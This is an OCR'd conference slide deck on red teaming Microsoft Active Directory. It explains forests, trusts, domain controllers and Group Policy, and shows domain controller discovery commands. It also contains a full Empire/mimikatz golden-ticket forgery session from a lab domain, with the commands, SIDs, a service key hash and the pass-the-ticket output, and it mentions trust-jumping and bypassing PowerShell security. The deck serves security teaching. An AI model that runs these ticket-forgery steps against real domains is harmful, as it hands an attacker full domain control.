Beyond the MCSE: Red Teaming Active Directory



Sean Metcalf (@Pyrotek3)
s e a n @ adsecurity . org
www.ADSecurity.org

About Me

- Founder Trimarc, a security company.
- Microsoft MCM (AD) & MVP
- Speaker:
  BSides, Shakacon, Black Hat, DEF CON, DerbyCon
- Security Consultant / Researcher
- Own & Operate ADSecurity.org
  (Microsoft platform security info)

Agenda

- Key AD Security components
- Offensive PowerShell
- Bypassing PowerShell security
- Effective AD Recon
- AD Defenses & Bypasses
- Security Pro’s Checklist


Hacking the System

PS> Get-FullAccess










https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/


```
(Empire: credentials/mimikatz/golden_ticket) > set CredID 1
(Empire: credentials/mimikatz/golden_ticket) > set user Administrator
(Empire: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Empire: credentials/mimikatz/golden_ticket) > execute
(Empire: credentials/mimikatz/golden_ticket) >
Job started: Debug32_ktbrk

Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */


mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local /user:Administrator /sid:S-1-5-21-4
:8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt
User      : Administrator
Domain    : dev.testlab.local
SID       : S-1-5-21-4275052721-3205085442-2770241942
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-456218688-4216621462-1491369290-519 ;
ServiceKey: 8b7c904343e530c4f81c53e8f614caf7 - rc4_hmac_nt
Lifetime  : 8/24/2015 5:19:18 PM ; 8/21/2025 5:19:18 PM ; 8/21/2025 5:19:18 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Differing Views of Active Directory

- Administrator
- Security Professional
- Attacker



Complete picture is not well understood by any single one of them





AD Security in ~15 Minutes

| @PryoTek3 | sean @ adsecurity.org |

Forests & Domains

- Forest
  - Single domain or collection of domains.
  - Security boundary.
- Domain
  - Replication & administrative policy boundary.





https://technet.microsoft.com/en-us/library/cc759073%28v=ws.10%29.aspx

Trusts

- Connection between domains or forests to extend authentication boundary (NTLM & Kerberos v5).
- Exploit a trusted domain & jump the trust to leverage access.
- Privilege escalation leveraging an exposed trust password over Kerberos (ADSecurity.org).

Cloud Connectivity

- Corporate networks are connecting to the cloud.
- Often extends corporate network into cloud.
- Authentication support varies.
- Security posture often dependent on cloud services.

Sites & Subnets

- Map AD to physical locations for replication.
- Subnet-Site association for resource discovery.
- Asset discovery:
  - Domain Controllers
  - Exchange Servers
  - SCCM
  - DFS shares

Domain Controllers

- Member server -> DC via DCPromo
- FSMOs – single master roles.
- Global Catalog: forest-wide queries.
- Extraneous services = potential compromise.

Read-Only Domain Controllers

- Read-only DC, DNS, SYSVOL
- RODC Admin delegation to non DAs
- No passwords cached (default)
- KRBTGT cryptographically isolated
- RODC escalation via delegation
- msDS-AuthenticatedToAccountList

DC Discovery (DNS)

```
PS C:\Users\joeuser> nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.lab.adsecurity.org
11.11.16.172.in-addr.arpa
    primary name server = localhost
    responsible mail addr = nobody.invalid
    serial  = 1
    refresh = 600 (10 mins)
    retry   = 1200 (20 mins)
    expire  = 604800 (7 days)
    default TTL = 10800 (3 hours)
Server:  UnKnown
Address:  172.16.11.11

_LDAP._TCP.DC._MSDCS.lab.adsecurity.org SRV service location:
      priority       = 0
      weight         = 100
      port           = 389
      svr hostname   = adsdc03.lab.adsecurity.org
_LDAP._TCP.DC._MSDCS.lab.adsecurity.org SRV service location:
      priority       = 0
      weight         = 100
      port           = 389
      svr hostname   = adsdc01.lab.adsecurity.org
adsdc03.lab.adsecurity.org  internet address = 172.16.11.13
adsdc01.lab.adsecurity.org  internet address = 172.16.11.11
```

DC Discovery (ADSI)

```
PS C:\Users\joeuser> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers


Forest                      : lab.adsecurity.org
CurrentTime                 : 7/6/2016 1:15:15 AM
HighestCommittedUsn         : 966113
OSVersion                   : Windows Server 2008 R2 Datacenter
Roles                       : {}
Domain                      : lab.adsecurity.org
IPAddress                   : 172.16.11.11
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback  :
InboundConnections          : {36bfdadf-777d-4bad-9427-bc148cea256f, 549871d2-e238-4423-a6b8-1bb258e2a62f}
OutboundConnections         : {86690811-f995-4c3e-89fe-73c61fa4a3a0, 8797cbb4-fe09-49dc-8891-952f38822eda}
Name                        : ADSDC01.lab.adsecurity.org
Partitions                  : {DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Sche
                              DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org...}

Forest                      : lab.adsecurity.org
CurrentTime                 : 7/6/2016 1:15:15 AM
HighestCommittedUsn         : 635408
OSVersion                   : Windows Server 2012 R2 Datacenter
Roles                       : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                      : lab.adsecurity.org
IPAddress                   : 172.16.11.13
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback  :
InboundConnections          : {77a16c29-b613-4a71-ba51-14009e62b30e, 86690811-f995-4c3e-89fe-73c61fa4a3a0}
OutboundConnections         : {549871d2-e238-4423-a6b8-1bb258e2a62f, b92f47e8-446e-49f1-8391-45d76dcffd7b}
Name                        : ADSDC03.lab.adsecurity.org
Partitions                  : {DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Sche
                              DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org...}
```


Group Policy

- User & computer management
- Create GPO & link to OU
- Comprised of:
  - Group Policy Object (GPO) in AD
  - Group Policy Template (GPT) files in SYSVOL
  - Group Policy Client Side Extensions on clients
- Modify GPO or GPT…

Group Policy Capability

- Configure security settings.
- Add local Administrators.
- Add update services.
- Deploy scheduled tasks.
- Install software.
- Run user logon/logoff scripts.
- Run computer startup/shutdown scripts.

